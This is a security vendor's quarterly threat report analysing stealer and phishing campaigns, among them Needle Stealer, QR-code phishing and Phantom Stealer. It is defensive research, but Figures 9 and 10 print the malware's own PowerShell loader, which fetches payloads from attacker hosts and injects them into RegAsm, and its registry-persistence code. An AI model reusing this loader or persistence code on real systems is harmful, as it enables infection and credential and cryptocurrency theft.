Wolf Security

HP Wolf Security Threat Insights Report

September 2026

Wolf Security

Threat Landscape

Welcome to the September 2026 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security spotlights the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures. This edition documents notable threats seen in the wild in calendar Q2 2026.

Executive Summary

Executable threats in Q2 2026

- Attackers built a website posing as an AI-powered crypto trading assistant, borrowing the name of a well-known AI tool to seem trustworthy, and used it to spread Needle Stealer. Victims looking for a bot to grow their portfolio instead downloaded malware that used a legitimate Microsoft-signed program to sneak in a malicious file (T1574.001), then quietly swapped their browser's cryptocurrency wallet for a fake one. Once they typed in their wallet password, the attackers had everything they needed to empty it.

- HP Sure Click detected phishing campaigns that hid a QR code inside a PDF invoice, coaxing victims to scan it with their phone, a technique known as quishing (T1598.003). The clever part was the switch of device. By moving the victim onto a smartphone, this sidesteps the protections guarding a work PC, so a scam link already blocked on a computer can open freely on a phone. At the end of the trail was a convincing fake login page built to capture Microsoft passwords.

- HP Sure Click isolated campaigns spreading Phantom Stealer, malware marketed online as a "penetration testing tool," complete with feature updates and 24/7 buyer support. It arrived by email, where a PowerShell script (T1059.001) pulled the malware out of an image and a helper component named Phantom Gate unpacked and launched it into a legitimate process (T1055). The shared naming and delivery method suggest Phantom Gate and Phantom Stealer may come from the same source, another sign of a growing underground market where attackers mix and match ready-made parts to build campaigns faster.

40%

Email threats that evaded gateway security in Q2 2026

10%

Notable Threats

AI Agent to Manage your Crypto Assets – 100% Loss Guaranteed

Imagine replacing your financial advisor with an AI agent that monitors your portfolio and trades around the clock. It sounds compelling, and that's exactly the pitch attackers are using to lure victims.

In Q2, HP Sure Click detected a campaign that used a website posing as an AI crypto trading assistant to deliver Needle Stealer, a malware family designed to steal cryptocurrency from users' wallets.

The website tradingclaw[.]pro promotes a cryptocurrency trading bot whose name deliberately echoes a well-known AI assistant, exploiting the trust users already place in it. Visitors are promised a personalized bot that follows a user-defined strategy and trades crypto 24/7 (Figure 1). Attackers drive traffic to the site through search-engine poisoning and paid advertising. Once convinced, the user is offered a ZIP archive posing as a software installer.




Figure 1 – Example of a website promising an installer for an AI trading agent

The archive contains just two files: an executable and a DLL (Figure 2). The executable, Trading Agent.exe, looks like the installer but it is actually OLEView, a legitimate Microsoft-signed binary. Its only purpose is to bypass SmartScreen's reputation check, which scans the file the user launches and naturally trusts anything signed by Microsoft.[1] The real payload lives in the accompanying DLL, iviewers.dll.[2] When the EXE runs, it loads this DLL through standard import resolution, triggering the malicious code (T1574.001).[3]

The malware's code is obfuscated, which means that the program's control flow is not easy to reconstruct. Attackers achieve this by inserting lots of jump instructions, which makes analysis more difficult and time consuming.[4] Its job is to decrypt the final payload and execute it, not inside its own process, but inside a freshly launched legitimate one. Using a technique called process hollowing (T1055.012),[5] the attackers inject malware code into the new process's memory so the running process appears benign even as it carries out malicious actions.

The injected payload in question is Needle Stealer, an information stealer developed in Go.[6] While it offers a wide range of functionalities, the malware's primary focus is on manipulating web browsers, specifically installing and managing browser extensions.




Figure 2 – Digital-signature properties of OLEView, the legitimate Microsoft-signed executable used to load the malicious DLL

Many widely used cryptocurrency wallets are integrated directly into the browser as extensions. This malware checks the browser settings and lists the installed extensions. The malware compares the 32-character ID of the extensions it finds with a predefined list, searching for the following IDs of seven different crypto wallets (Figure 3).

- bfnaelmomeimhlpmgjnjophhpkkoljpa - Phantom
- egjidjbpglichdcondbcbdnbeeppgdph - Trust Wallet
- gjnckgkfmgmibbkoficdidcljeaaaheg - Atomic Wallet
- hnfanknocfeofbddgcijnmhnfnkdnaad - Coinbase Wallet
- mcohilncbfahbmgdjkbpemcciiolgcge - OKX Wallet
- nkbihfbeogaeaoehlefnkodbefgpgknn - MetaMask
- omaabbefbmiijedngplfjmnooppbclkk – Tonkeeper

If any of these are found, the malware attempts to replace the extension directly with an infected version. To do this, it first terminates the browser process so that it can both replace the extension and modify settings. It then saves the corresponding malicious extension locally as a ZIP archive and extracts it into the existing folder.

On first launch, the rogue extension connects to a predefined command and control (C2) server and loads backup domains in case one of the domains becomes unavailable. It then waits for a message from the C2 server sent by the attacker. These messages can include both requests for information about the extension's status as well as commands, such as transmitting an entered wallet password.

Extensions that provide access to crypto wallets require the ID of the relevant wallet as well as a password. If the user enters this information into this fake extension, the information is sent directly to the attacker, giving the attacker full access to all funds in that crypto wallet. The attackers have also placed great emphasis on creating well-designed visual interfaces for the extensions (Figure 4).

As new AI models, agentic assistants, and orchestration tools proliferate, adoption is accelerating. Because new tools are appearing daily, it can be difficult to tell legitimate software from malware wearing a convincing skin. This campaign is a sharp reminder that sensitive credentials and financial workflows should be kept well away from opaque, unverified applications. Healthy skepticism remains wise, in combination with isolation and defense in depth.




Figure 3 – The malware has several hardcoded extensions which it targets. These extension IDs resolve to these well known cryptocurrency wallet extensions in Chromium-based browsers




Figure 4 – The malware authors have put considerable effort into creating realistic login screens in their replacement browser extensions; these are all now phishing login forms

Scan Here to Get Phished: QR Codes Move the Attack to Mobile

Beyond malware delivery, we continue to see phishing campaigns designed to steal credentials. In Q2 2026, HP Sure Click detected several campaigns in which attackers sent emails with PDF attachments containing QR codes, a technique known as "quishing" (T1598.003).[7]

The PDF displays a blurred invoice in the background with a QR code in the foreground and a note instructing the user to scan the code with a smartphone to access the document (Figure 5). When scanned, the URL passes through multiple redirects: first to a QR code generator site with a hardcoded onward link, then to a page posing as an email security scanner that claims to be verifying the safety of the link. This fake verification step is designed to reassure the user that the email and destination are legitimate. The next redirect lands on a Cloudflare Turnstile challenge, an alternative to a traditional CAPTCHA, confirming a real user rather than an automated bot is visiting the page.

Only after passing this check does the user reach the actual phishing site, which presents a secure document available for download after logging in. At this point, the attack reverts to classic credential harvesting. The user is asked to enter their Microsoft login credentials, which are sent directly to the attacker (Figure 6).

The most notable aspect of this campaign is the deliberate shift of device. By prompting the user to scan the QR code with their smartphone, the attacker moves the attack off the PC, where email gateways and browser-based protections may already block known phishing domains and onto a mobile device, where security solutions are typically fewer and less comprehensive. A URL that is already blocked on a desktop browser may load without issue on a mobile one.




Figure 5 – A document suggests the user needs to scan a QR code in order to view the unblurred contents of the document




Figure 6 – After a series of redirects, the user is sent to a credential harvesting form that resembles a OneDrive page

Malware off the Shelf: Phantom Stealer and Phantom Gate


Phantom Stealer is an information stealer sold openly on the clear web, marketed as a "penetration testing tool".[8] If a customer decides to purchase this malware, they even must agree not to use the toolkit for malicious purposes. It goes without saying that virtually no attacker will adhere to this condition. The seller offers two components: a stealer, which is the final payload that exfiltrates sensitive data from infected devices, and a crypter, which encrypts and protects the payload from analysis and reverse engineering. The listing promotes performance benchmarks, continuous feature updates, and even 24/7 buyer support, as widely seen in other malware-as-a-service offerings (Figure 7).

In Q2 2026, HP Sure Click isolated several campaigns distributing Phantom Stealer via email attachments containing archive files. Each archive holds a Visual Basic Script (VBS) file responsible for initiating the infection chain (T1059.005).[9] As in other campaigns observed this quarter, PowerShell plays a central role (T1059.001)[10]: the VBS constructs and executes a PowerShell command that downloads an image from a specified URL and extracts embedded malware from it using steganography (T1027.003).[11] (Figure 8)

What distinguishes this campaign is a dynamic assembly loader integrated into the PowerShell script called Phantom Gate. Based on the name and infection chain, we believe Phantom Gate and Phantom Stealer may be created by the same threat actor. Phantom Gate instantiates the .NET loader extracted from the image directly, which then calls a specified function, passing the URL of the actual payload as its first argument. Using WebClient, the loader downloads the text-based payload, decodes it, and executes it via process injection (T1055) into a legitimate .NET Framework process.[12] Here, the target was RegAsm: the loader launches it, allocates memory in the new process, writes the malware into it and remaps the existing thread to the injected code (Figure 9).

Depending on the configuration, the malware also establishes persistence through the classic CurrentVersion\Run registry keys (T1547.001), ensuring it survives a reboot (Figure 10).[13] The final executed payload is Phantom Stealer itself.

By combining ready-made components in this way, and possibly extending the stealer with its own loader, attackers make it easier to build and scale their campaigns.






Figure 7 – Malware-as-a-service: promoting performance and support for a tool that can be deployed to users




Figure 8 – An image downloaded by the PowerShell script and decoded to extract a malicious payload

```
# Download data from given URLs
function d($l){
    $w=New-Object Net.WebClient;
    (Get-Random $l -Count $l.Count)|%{
        try{
            return $w.DownloadData($_)
        }catch{}
    }
}

# Reflection-based method invocation wrapper
function i($a,$t,$m,$p=@()){
    $y=[PhantomGate]::LoadAssembly($a);
    $r=$y.GetTypes()|?{
        $_.FullName -eq $t
    };
    $n=$r.GetMethod($m,([Reflection.BindingFlags]'Public,NonPublic,Static,Instance'));
    $o=if(!$n.IsStatic){
        [Activator]::CreateInstance($r)
    };
    $n.Invoke($o,$p)
}

$k=@(('http://66.63.170.33/img/1.jpg'),('https://paste.sensio.no/CloningBarring'))
if(($g=d $k)-and($t=[Text.Encoding]::UTF8.GetString($g))-match'<<STA' + 'RT>>(.*?)<<END>>'){
    $ggf = 'txt.chmdjnh/1/84.422.9.612//:sgsfhfsfsd' ;
    $ggf = $ggf.Substring(0, $ggf.Length - 9)
    $l = '2' ;
    i ([Convert]::FromBase64String($Matches[1])) 'myprogram.Homees' 'runss' @($ggf, $l, 'bAagFSr', 'RegAsm', '0' , 'x86')
    Get-Process|sort CPU -desc|select -first 5|ft Name,CPU
}
```

```
namespace myprogram
{
    // Token: 0x02000020 RID: 32
    [NullableContext(1)]
    [Nullable(0)]
    public class Homees
    {
        // Token: 0x060000G8 RID: 104 RVA: 0x000031D4 File Offset: 0x000013D4
        [DebuggerNonUserCode]
        public static void runss(string adress, string enablestartup, string startupname, string injection, string persistence = "0", string architecture = "x86")
        {
```

Figure 9 – The PowerShell script downloads the image and injects the decoded payload into a running RegAsm process

```
if (enablestartup == "3")
{
    folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
    try
    {
        RegistryKey registryKey5 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true);
        string str3 = Path.Combine(folderPath, startupname + ".js");
        string value5 = "wscript.exe \"" + str3 + "\"";
        registryKey5.SetValue(Homees.RandomString(10), value5);
    }
    catch
    {
        RegistryKey registryKey6 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        string str4 = Path.Combine(folderPath, startupname + ".js");
        string value6 = "wscript.exe \"" + str4 + "\"";
        registryKey6.SetValue(Homees.RandomString(10), value6);
    }
    Homees.RunPS("Start-Process cmd.exe -ArgumentList '/c taskkill /IM RegAsm.exe /F & taskkill /IM Vbc.exe /F & taskkill /IM MsBuild.exe /F' -WindowStyle Hidden -Wait");
    Thread.Sleep(2000);
}
```

Figure 10 – Persistence is achieved by writing an entry to the registry, ensuring it survives a reboot

One Image, Many Trojans: Invoices as the Delivery Vehicle

Few things feel more routine than opening an invoice sent over email, which is exactly why attackers keep using them.

HP Sure Click isolated multiple campaigns using invoice and financial document lures to deliver malware through a shared multi-stage payload chain, differing only in their initial infection vector.

In one campaign, attackers sent phishing emails with HTML attachments posing as bank payment confirmations. These used HTML smuggling (T1027.006) to encode malware inside the attachment, assembling it client-side to bypass email gateway scanners (Figure 11).[14] When opened, the browser notifies the user that a file has been downloaded. In parallel campaigns, users were instead redirected via search engines to newly registered domains containing terms like "invoice" or accounting application names (for example, office-rechnung[.]top), which served the same malicious download.

In both cases, the downloaded archive contains an obfuscated script file (T1027).[15] Most users do not recognize JavaScript or VBScript file extensions and open them expecting a legitimate document. Script files are very popular as an effective starting point for the automated infection chain because they can be easily obfuscated, making them difficult for static scanners to detect. In most cases, these scripts are responsible for decoding a PowerShell command and then executing it (T1059.001).[16]




Figure 11 – An HTML file email attachment redirects to a 7z file containing the malicious payload hosted elsewhere, bypassing traditional email attachment scanning.

The PowerShell command executed is straightforward, containing a somewhat longer hex-encoded string, a loop statement, and a text conversion, which is then saved to a script file in the Temporary folder (Figure 12). This file, a loader, is subsequently executed by the malware.

This loader then downloads an image (Figure 13) from a pre-specified URL and searches it for hidden marker strings (T1027.003).[17] Once these are found, the loader extracts a substring from them and decodes it into an executable file. This is a second loader, developed in .NET. In the context of PowerShell, the file is loaded, and a predefined function is called with several arguments (T1055).[18]

Among other things, the arguments define the payload URL, whether persistence is established, and into which process the malware is ultimately to be injected. Depending on the campaign, we observed different configurations. What remains consistent, however, is the method used for the encoded payload, which is downloaded from the Internet. This payload is an image that contains encoded and, in some cases, even encrypted code.




Figure 12 – Running the file inside of the downloaded 7z results in execution of a PowerShell command

The Base64-encoded string is first manipulated using string replacements, then decoded, and, if necessary, decrypted using Triple DES. The result is the payload of the final malware family (Figure 14).

Depending on the configuration, this payload is injected into a different legitimate Windows process. In many cases, the AddInProcess32 process was targeted.

All the final payloads are information stealers or Remote Access Trojans (RATs), including XWorm[19], PureLogs Stealer[20], and Formbook[21]. Those malware families enable attackers to steal login credentials, browser information, and system data, with XWorm additionally providing extensive remote control capabilities.

Using dhash perceptual hashing on VirusTotal, approximately 400 distinct images tied to these campaigns were identified over three months (Figure 15).

These campaigns demonstrate that attackers do not need novel techniques to succeed. The use of PowerShell has become a daily tool in most organizations, which is why attackers blend in and can remain undetected by using living off the land techniques.




Figure 13 – Downloaded image containing hidden payloads through steganography




Figure 14 – The image is decoded, and a configurable second payload is called with arguments controlled by the attacker




Figure 15 – Approximately 400 distinct images tied to these campaigns were identified over three months via VirusTotal

The Fine Line between Suspicious and Malicious

Some malware hides behind familiar branding, legitimate-looking installers, and software users were actively searching for. The HP Threat Research team investigated software projects downloaded from newly registered websites with poor reputations and short lifespans. These campaigns sit on the boundary between suspicious and outright malicious, but the evidence tips decisively toward malware.

In one case, a website (perfect-docs[.]ru) advertised Microsoft Word in Russian, closely mimicking Microsoft's official site. Users who run the installer see a standard setup dialog, but as they proceed, additional products, browser extensions and even security solutions, are bundled in via pre-checked options. The threat actors profit from affiliate programs that pay per installation. Microsoft Word is never actually installed; instead, a desktop shortcut simply opens the Microsoft website (Figure 16). Ironically, the bundled security solution installed by this program then flags the original installer as dangerous and deletes it.

In separate campaigns, users searching for PDF editors or archive tools were redirected via search engines to attacker-controlled websites with appealing but nearly identical designs (T1608.006).[22] With increasingly capable AI coding agents, such sites can now be made quickly in large volumes. The downloaded installers are signed with code-signing certificates (T1553.002), allowing them to bypass Windows' built-in security.[23] At the time of observation, however, some certificates had already been revoked, a clear indicator of abuse.

Once launched, the installer runs in full-screen mode and prevents the user from bringing other applications to the foreground. During this time, it interacts with the browser by checking whether Chrome is installed, enumerating profiles, reading configuration data, before transmitting it to a remote server (Figure 17). In response, it receives instructions to modify profile settings (T1176.001).[24]

